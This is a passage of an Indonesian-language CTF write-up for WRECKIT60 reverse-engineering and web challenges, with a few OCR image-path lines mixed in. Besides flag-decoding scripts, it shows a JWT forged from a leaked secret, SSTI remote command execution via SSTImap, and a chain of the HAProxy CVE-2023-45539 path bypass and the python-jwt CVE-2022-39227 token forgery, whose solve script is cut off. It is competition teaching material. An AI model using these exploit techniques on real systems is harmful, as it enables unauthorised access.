    v = ror32(v, 27)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 6)
    v = u32(v - 1882469685)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 30)
    v = u32(v + 1802858083)
    v = ror32(v, 15)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 9)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 29)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 22)
    return v & 0xFF

def level_64(a1):
    """Level 64: sub_41583C"""
    v = u32(a1 + 1718367335 - 2 * (a1 & 0x666C3467))
    v = ror32(v, 5)
    v = u32(v + 1802858083)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 29)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 31)
    v = u32(v ^ 0x6B337971)
```

```
    v = ror32(v, 7)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 5)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 22)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 20)
    v = u32(v + 1718367335)
    v = ror32(v, 23)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 31)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 9)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 18)
    return v & 0xFF

def level_65(a1):
    """Level 65: sub_415D1E"""
    v = u32(a1 + 1798535524 - 2 * (a1 & 0x6B337964))
    v = ror32(v, 23)
    v = u32(v + 1848669286)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 28)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 12)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 6)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 4)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 9)
    v = u32(v - 1815110507)
```

```
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 30)
    v = u32(v + 1798535524)
    v = ror32(v, 27)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 7)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 17)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 7)
    return v & 0xFF

levels = [level_1, level_2, level_3, level_4, level_5, level_6,
level_7, level_8, level_9, level_10,
          level_11, level_12, level_13, level_14, level_15, level_16,
level_17, level_18, level_19, level_20,
          level_21, level_22, level_23, level_24, level_25, level_26,
level_27, level_28, level_29, level_30,
          level_31, level_32, level_33, level_34, level_35, level_36,
level_37, level_38, level_39, level_40,
          level_41, level_42, level_43, level_44, level_45, level_46,
level_47, level_48, level_49, level_50,
          level_51, level_52, level_53, level_54, level_55, level_56,
level_57, level_58, level_59, level_60,
          level_61, level_62, level_63, level_64, level_65]

flag_chars = []

for i, level_func in enumerate(levels, 1):
    char_val = level_func(inputs[i-1])
    char = chr(char_val) if 32 <= char_val < 127 else '?'
    flag_chars.append(char)
    print(f"Level {i:2d}: 0x{char_val:02x} = '{char}'")

complete_flag = ''.join(flag_chars)
```


```
print("=" * 70)
print(f"\n[+] COMPLETE FLAG EXTRACTED:")
print(f"    {complete_flag}")
```

2.4 Run

```
$ python decode_partial.py
Level  1: 0x57 = 'W'
Level  2: 0x52 = 'R'
Level  3: 0x45 = 'E'
Level  4: 0x43 = 'C'
Level  5: 0x4b = 'K'
Level  6: 0x49 = 'I'
Level  7: 0x54 = 'T'
Level  8: 0x36 = '6'
Level  9: 0x30 = '0'
Level 10: 0x7b = '{'
Level 11: 0x34 = '4'
Level 12: 0x73 = 's'
Level 13: 0x31 = '1'
Level 14: 0x6b = 'k'
Level 15: 0x5f = '_'
Level 16: 0x6e = 'n'
Level 17: 0x79 = 'y'
Level 18: 0x30 = '0'
Level 19: 0x30 = '0'
Level 20: 0x6f = 'o'
Level 21: 0x6f = 'o'
Level 22: 0x30 = '0'
Level 23: 0x5f = '_'
Level 24: 0x6d = 'm'
Level 25: 0x34 = '4'
Level 26: 0x31 = '1'
Level 27: 0x6e = 'n'
```

```
Level 28: 0x5f = '_'
Level 29: 0x74 = 't'
Level 30: 0x33 = '3'
Level 31: 0x74 = 't'
Level 32: 0x72 = 'r'
Level 33: 0x31 = '1'
Level 34: 0x73 = 's'
Level 35: 0x5f = '_'
Level 36: 0x73 = 's'
Level 37: 0x34 = '4'
Level 38: 0x6d = 'm'
Level 39: 0x62 = 'b'
Level 40: 0x31 = '1'
Level 41: 0x6c = 'l'
Level 42: 0x5f = '_'
Level 43: 0x6e = 'n'
Level 44: 0x67 = 'g'
Level 45: 0x30 = '0'
Level 46: 0x70 = 'p'
Level 47: 0x31 = '1'
Level 48: 0x5f = '_'
Level 49: 0x2b = '+'
Level 50: 0x5f = '_'
Level 51: 0x6d = 'm'
Level 52: 0x34 = '4'
Level 53: 0x6b = 'k'
Level 54: 0x34 = '4'
Level 55: 0x6e = 'n'
Level 56: 0x5f = '_'
Level 57: 0x67 = 'g'
Level 58: 0x30 = '0'
Level 59: 0x72 = 'r'
Level 60: 0x33 = '3'
Level 61: 0x6e = 'n'
Level 62: 0x67 = 'g'
Level 63: 0x34 = '4'
```

```
Level 64: 0x6e = 'n'
Level 65: 0x7d = '}'
================================================================================

[+] COMPLETE FLAG EXTRACTED:
    WRECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}
```



Pitfalls & Alternatives

- Pitfall 1: Rotate direction

Awalnya mikir sub_402418 itu rotate left, ternyata rotate right. Butuh test manual buat confirm.

- Pitfall 2: Overflow handling

Python int gak overflow otomatis. Perlu mask & 0xFFFFFFFF di semua ADD/SUB.

- Pitfall 3: Anti-debug timing


Sempet mikir timing checks (clock()) affect output. Ternyata cuma distraction, gak ngaruh ke transformasi matematika.

- Alternative: Dynamic analysis

Bisa patch ExitProcess calls terus run binary di debugger, trace tiap level. Tapi lebih ribet daripada static analysis + Python reimplementation.

FLAG: `WRECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}`

Challenge password?



Analisa

Diberikan sebuah file .exe, langsung kami decompile

```
void entry(void)

{
  _func_4879 *in_stack_ffffffcc;

  __set_app_type(1);
  FUN_004011b0();
  __set_app_type(2);
  FUN_004011b0();
                    /* WARNING: Could not recover jumptable at 0x00401320.
Too many branches */
                    /* WARNING: Treating indirect jump as call */
  atexit(in_stack_ffffffcc);
  return;
}
```

```
void FUN_004011b0(void)

{
  code *pcVar1;
  int *piVar2;
  UINT uExitCode;

  tls_callback_0(0,2);
  SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)&LAB_00401000);
  FUN_00401a50();
  FUN_00402260(DAT_00405008);
  FUN_004016b0();
  pcVar1 = _iob_exref;
  if (DAT_00408028 != 0) {
    DAT_0040500c = DAT_00408028;
    _setmode(*(int *)(_iob_exref + 0x10),DAT_00408028);
    _setmode(*(int *)(pcVar1 + 0x30),DAT_00408028);
    _setmode(*(int *)(pcVar1 + 0x50),DAT_00408028);
  }
  piVar2 = (int *)__p__fmode();
  *piVar2 = DAT_0040500c;
  FUN_00402060();
  FUN_00401be0();
  __p__environ();
  uExitCode = FUN_00403de0();
  _cexit();
                    /* WARNING: Subroutine does not return */
  ExitProcess(uExitCode);
}


void FUN_004011b0(void)

{
  code *pcVar1;
  int *piVar2;
  UINT uExitCode;
```

```
  tls_callback_0(0,2);
  SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)&LAB_00401000);
  FUN_00401a50();
  FUN_00402260(DAT_00405008);
  FUN_004016b0();
  pcVar1 = _iob_exref;
  if (DAT_00408028 != 0) {
    DAT_0040500c = DAT_00408028;
    _setmode(*(int *)(_iob_exref + 0x10),DAT_00408028);
    _setmode(*(int *)(pcVar1 + 0x30),DAT_00408028);
    _setmode(*(int *)(pcVar1 + 0x50),DAT_00408028);
  }
  piVar2 = (int *)__p__fmode();
  *piVar2 = DAT_0040500c;
  FUN_00402060();
  FUN_00401be0();
  __p__environ();
  uExitCode = FUN_00403de0();
  _cexit();
                    /* WARNING: Subroutine does not return */
  ExitProcess(uExitCode);
}
```

Setelah mengdecompile 3 function pertama, kami langsung fokus ke function FUN_00403de0

```
undefined4 FUN_00403de0(void)

{
  void *pvVar1;
  int iVar2;
  char *pcVar3;
  size_t sVar4;
  uint uVar5;
  uint uVar6;
  byte bVar7;
```

```
int iVar8;
time_t tVar9;
int local_324;
char local_310 [256];
char local_210 [256];
byte local_110 [55];
undefined1 local_d9;

FUN_00401be0();
if (DAT_00408024 == (void *)0x0) {
  FUN_004014d0();
}
tVar9 = time((time_t *)0x0);
srand((uint)tVar9);
iVar2 = rand();
if (iVar2 % 1000 == 1) {
  bVar7 = 0x57;
  iVar2 = 0;
  do {
    iVar8 = iVar2;
    local_110[iVar8] = bVar7;
    bVar7 = "?WRECKIT60{fake}"[iVar8 + 2];
    iVar2 = iVar8 + 1;
  } while (bVar7 != 0);
  local_110[iVar8 + 1] = 0;
  strcpy(local_210,(char *)local_110);
}
printf("Enter password: ");
pcVar3 = fgets(local_310,0x100,(FILE *)_iob_exref);
if (pcVar3 == (char *)0x0) {
  puts("Input error!");
}
else {
  strcpy((char *)local_110,local_310);
  sVar4 = strcspn((char *)local_110,"\n");
  local_110[sVar4] = 0;
```

```
    uVar5 = FUN_00401460();
    if (uVar5 == 0xbd176705) {
      uVar5 = 0x12345678;
      local_324 = 0;
      iVar2 = -0x61c88647;
      iVar8 = 0;
      do {
        uVar6 = FUN_00401460();
        uVar6 = (((uVar6 ^ (&DAT_004061a0)[iVar8]) >> (0x1dU -
(char)iVar8 & 0x1f) |
                  (uVar6 ^ (&DAT_004061a0)[iVar8]) << ((char)iVar8 +
3U & 0x1f)) ^
                 (&DAT_00406160)[iVar8]) * iVar2;
        local_324 = local_324 +
                    (uint)(((&DAT_00406120)[iVar8] ^ uVar5) == (uVar6
>> 0x10 ^ uVar6 ^ uVar5));
        iVar8 = iVar8 + 1;
        iVar2 = iVar2 + 0x12345;
        uVar5 = uVar5 + 0x1111;
      } while (iVar8 != 10);
      if (local_324 == 10) {
        if (DAT_00408024 == (void *)0x0) {
          FUN_004014d0();
        }
        pvVar1 = DAT_00408024;
        iVar2 = 0;
        do {
          local_110[iVar2] = *(byte *)((int)pvVar1 + iVar2) ^ 0xaa;
          iVar2 = iVar2 + 1;
        } while (iVar2 != 0x37);
        local_d9 = 0;
        strcpy(local_210,(char *)local_110);
        printf("Congratulations! Flag: %s\n",local_210);
        if (DAT_00408024 == (void *)0x0) {
          return 0;
        }
```

```
        free(DAT_00408024);
        DAT_00408024 = (void *)0x0;
        return 0;
      }
    }
    puts("Wrong password!");
  }
  if (DAT_00408024 != (void *)0x0) {
    free(DAT_00408024);
  }
  return 1;
}
```

Pokoknya di function ini kita bakalan dapet chance buat dapet fake flag dengan chance 0,1% serta ada perlakuan XOR dengan kunci 0xAA dan yang menarik ada pada function FUN_00401460

```
uint FUN_00401460(void)

{
  char *in_EAX;
  uint uVar1;
  char *pcVar2;
  int iVar3;

  iVar3 = (int)*in_EAX;
  if (iVar3 != 0) {
    uVar1 = 0x1505;
    pcVar2 = in_EAX + 1;
    do {
      uVar1 = uVar1 * 0x21 + iVar3;
      iVar3 = (int)*pcVar2;
      uVar1 = (uVar1 ^ uVar1 >> 0x10) * -0x7a143595;
      uVar1 = uVar1 ^ uVar1 >> 0xd;
      pcVar2 = pcVar2 + 1;
```

```
    } while (iVar3 != 0);
    uVar1 = (uVar1 ^ uVar1 >> 0x10) * -0x7a143595;
    uVar1 = (uVar1 >> 0xd ^ uVar1) * -0x3d4d51cb;
    return uVar1 ^ uVar1 >> 0x10;
  }
  return 0xc56c89ee;
```

Setelah analisa, kami menemukan bahwa FUN_004014d0 berfungsi untuk mengalokasikan memory untuk DAT_00408024 (yang mengisi encrypted flag) dan dipanggil sebelum XOR decryption

```
time_t FUN_004014d0(void)

{
  undefined1 *puVar1;
  time_t tVar2;

  _DAT_00408020 = 0x58;
  puVar1 = (undefined1 *)malloc(0x58);
  DAT_00408024 = puVar1;
  if (puVar1 != (undefined1 *)0x0) {
    *puVar1 = 0xfd;
    puVar1[1] = 0xf8;
    puVar1[2] = 0xef;
    puVar1[3] = 0xe9;
    puVar1[4] = 0xe1;
    puVar1[5] = 0xe3;
    puVar1[6] = 0xfe;
    puVar1[7] = 0x9c;
    puVar1[8] = 0x9a;
    puVar1[9] = 0xd1;
    puVar1[10] = 0xc6;
    puVar1[0xb] = 0x9e;
    puVar1[0xc] = 0xcd;
    puVar1[0xd] = 0xc3;
```

```
    puVar1[0xe] = 0xf5;
    puVar1[0xf] = 0x9b;
    puVar1[0x10] = 0xcb;
    puVar1[0x11] = 0x93;
    puVar1[0x12] = 0x9b;
    puVar1[0x13] = 0xf5;
    puVar1[0x14] = 0xc6;
    puVar1[0x15] = 0xcb;
    puVar1[0x16] = 0xcd;
    puVar1[0x17] = 0xc3;
    puVar1[0x18] = 0xf5;
    puVar1[0x19] = 0xc6;
    puVar1[0x1a] = 0x9e;
    puVar1[0x1b] = 0xcd;
    puVar1[0x1c] = 0x9b;
    puVar1[0x1d] = 0xf5;
    puVar1[0x1e] = 0xc6;
    puVar1[0x1f] = 0xcb;
    puVar1[0x20] = 0x93;
    puVar1[0x21] = 0xc3;
    puVar1[0x22] = 0xf5;
    puVar1[0x23] = 0xc6;
    puVar1[0x24] = 0xcb;
    puVar1[0x25] = 0xcd;
    puVar1[0x26] = 0xc3;
    puVar1[0x27] = 0xf5;
    puVar1[0x28] = 0x9b;
    puVar1[0x29] = 0xcb;
    puVar1[0x2a] = 0x9c;
    puVar1[0x2b] = 0xc3;
    puVar1[0x2c] = 0xf5;
    puVar1[0x2d] = 0xc6;
    puVar1[0x2e] = 0x9e;
    puVar1[0x2f] = 0xcd;
    puVar1[0x30] = 0x9b;
    puVar1[0x31] = 0xf5;
```

```
    puVar1[0x32] = 0xc6;
    puVar1[0x33] = 0xcb;
    puVar1[0x34] = 0x93;
    puVar1[0x35] = 0x9b;
    puVar1[0x36] = 0xd7;
    *(undefined4 *)(puVar1 + 0x48) = 0xefbeadde;
    puVar1[0x37] = 0;
    puVar1[0x38] = 0x67;
    puVar1[0x39] = 0x53;
    puVar1[0x3a] = 0x79;
    *(undefined4 *)(puVar1 + 0x4c) = 0xbebafeca;
    puVar1[0x3b] = 0x49;
    puVar1[0x3c] = 0x58;
    puVar1[0x3d] = 0x5e;
    puVar1[0x3e] = 0x4b;
    *(undefined4 *)(puVar1 + 0x50) = 0xcefaedfe;
    puVar1[0x3f] = 0x61;
    puVar1[0x40] = 0x39;
    puVar1[0x41] = 0x6a;
    puVar1[0x42] = 0x39;
    puVar1[0x43] = 0x6a;
    puVar1[0x44] = 0x5e;
    puVar1[0x45] = 0x6e;
    puVar1[0x46] = 0x33;
    puVar1[0x47] = 0x31;
    *(undefined4 *)(puVar1 + 0x54) = 0xdf0adba;
    tVar2 = time((time_t *)0x0);
    return tVar2;
  }
  puts("Memory allocation failed!");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

Solve

Kami udah dapet encrypted flag nya dan XOR key, tingga di decrypt menggunakan script berikut:

```
encrypted = [
    0xfd, 0xf8, 0xef, 0xe9, 0xe1, 0xe3, 0xfe, 0x9c,
    0x9a, 0xd1, 0xc6, 0x9e, 0xcd, 0xc3, 0xf5, 0x9b,
    0xcb, 0x93, 0x9b, 0xf5, 0xc6, 0xcb, 0xcd, 0xc3,
    0xf5, 0xc6, 0x9e, 0xcd, 0x9b, 0xf5, 0xc6, 0xcb,
    0x93, 0xc3, 0xf5, 0xc6, 0xcb, 0xcd, 0xc3, 0xf5,
    0x9b, 0xcb, 0x9c, 0xc3, 0xf5, 0xc6, 0x9e, 0xcd,
    0x9b, 0xf5, 0xc6, 0xcb, 0x93, 0x9b, 0xd7
]

flag = ''.join([chr(byte ^ 0xAA) for byte in encrypted])
print(flag)
```

FLAG: `WRECKIT60{l4gi_1a91_lagi_l4g1_la9i_lagi_1a6i_l4g1_la91}`


Category : Web Exploitation

Challenge sisiroblox

Analisa

Di challenge ini kita diberikan sebuah web service, dengan tampilan seperti berikut:

Lalu, kami mellihat source-code daripada website tersebut, dan kami menemukan:




Ditemukan source javascript dari web tersebut, dan kami meng-cek nya satu per satu, dan menemukan:

Solve

Dengan apa yang sudah kita temukan, yaitu JWT Key, kita bisa langsung bisa craft JWT dengan role nya itu “Admin”, berikut script python untuk craft JWT nya


```python
import jwt
import time

SECRET = 'r0bl0x_n00b_h4x0r_g3t_r3kt_m8_42069'

payload = {
    "userId": "b83b8802-15ac-4629-b6f7-197541a029c0",
    "username": "baradika",
    "role": "admin",
    "nim": "000000000",
    "nama": "baradika",
    "iat": int(time.time()),
    "exp": int(time.time()) + (8 * 60 * 60)
}

token = jwt.encode(payload, SECRET, algorithm='HS256')
print(token)
```

Lalu pakai new JWT baru nya dan hit endpoint /api/grades



FLAG: `WRECKIT60{JWT_S3cr3t_Exp0s3d_1n_Cl13nt_S1d3}`

Challenge lostintemplation



Analisa

Diberikan sebuah web service, dengan tampilan seperti berikut:

Kalau kita baca judulnya dan deskripsinya, chall ini berhubungan dengan kerentanan **Server Side *Template* Injection (SSTI)** yaitu kerentanan yang terjadi ketika input pengguna

disisipkan secara langsung ke dalam template server tanpa dilakukan sanitasi atau validasi yang benar.

Solve

Disini kami awalnya mencoba semua payload yang kami temui di internet, namun semua nya nihil, dan kami menemukan sebuah tools yang mirip dengan SQLmap tapi khusus SSTI, yaitu SSTImap (https://github.com/vladko312/SSTImap)

Bisa dilihat, output dari tools ini “bilang” bahwa parameter text di web tersebut memang rentan terhadap **Server Side Template Injection (SSTI),** lanjut kami menggunakan opsi “--os-cmd” untuk execute RCE command nya


Bisa dilihat output nya itu “root”, lanjut ls untuk listing current file directory

File flag nya ternyata tidak ada di current directory, lalu kami mencoba cek di root directory

Tinggal “cat” file “flagd3246e6309.txt”


FLAG: `WRECKIT60{7h3_T3mp74710n_5h0w3d_M3_7h3_W4y_0u7}`

Challenge anotherroblox



Analisa

Diberikan sebuah web service, berikut tampilan website nya:



Juga, di deskripsi challenge terdapat 2 hints, yaitu “cve haproxy n cve python jwt” saya langsung mencoba mencari referensi nya di google, dan menemukan artikel ini (https://www.haproxy.com/blog/december-2023-cve-2023-45539-haproxy-accepts-as-part-of-the-uri-component-fixed) dan (https://pentesterlab.com/exercises/jwt-xv)

Penjelasan CVE

CVE-2023-45539: HAProxy Fragment Bypass

HAProxy sebelum versi 2.8.2 salah menerima karakter # (fragment/hash) sebagai bagian dari URI path. Normalnya, web server modern seperti Apache dan NGINX akan reject request dengan # di path, tapi HAProxy memprosesnya.

Attack Vector:

HAProxy menggunakan path sample fetch function untuk matching rules seperti ini:

```
use_backend static if { path_end .png .jpg .gif .css .js }
```

Dan ada denial rule di chall ini:

```
http-request deny if { path_beg,url_dec -i /api/v1/get_ticket }
```

Bypass technique: Karena HAProxy salah parsing fragment, attacker bisa gunakan berbagai encoding trick untuk bypass path matching: (https://ctftime.org/writeup/38742)

Contoh:

```
http://157.230.150.185:9002/%2fapi/v1/get_ticket
```

CVE-2022-39227: python-jwt Token Forgery

Library python-jwt versi < 3.3.4 vulnerable terhadap JWT format confusion. Vulnerability ini muncul karena inconsistency antara JWT parser di python-jwt dan dependency-nya jwcrypto

JWT punya dua format representasi:

1. Compact format: header.payload.signature
2. JSON format: {"protected":"header", "payload":"payload", "signature":"signature"}

Library jwcrypto yang digunakan untuk verify signature memparsing JWT dalam urutan prioritas tertentu. Attacker bisa mix kedua format untuk trick parser.

Attack Vector:

1. Dapatkan valid JWT (role: guest):

```
eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiZ3Vlc3QifQ.signature
```

2. Buat fake payload dengan modified claims (role: admin):

```
{"exp": 1759576262, "role": "admin", "user": "roblox_developer"}
```

3. Forge token dengan polyglot format:

```
{
  " header.fake_payload.": "",
  "protected": "header",
  "payload": "original_payload",
  "signature": "original_signature"
}
```

4. Parser confusion terjadi, python-jwt parsing: membaca fake_payload dari compact format di key pertama, jwcrypto verifying: verifikasi signature terhadap original payload di field "payload" Result: signature VALID (karena verify original payload), tapi claims yang digunakan adalah fake_payload

Solve

```python
import base64
import json
import requests

target = "http://157.230.150.185:9002"

# Step 1: Bypass HAProxy dengan fragment (%2f)
resp = requests.get(f"{target}/%2f/api/v1/get_ticket")
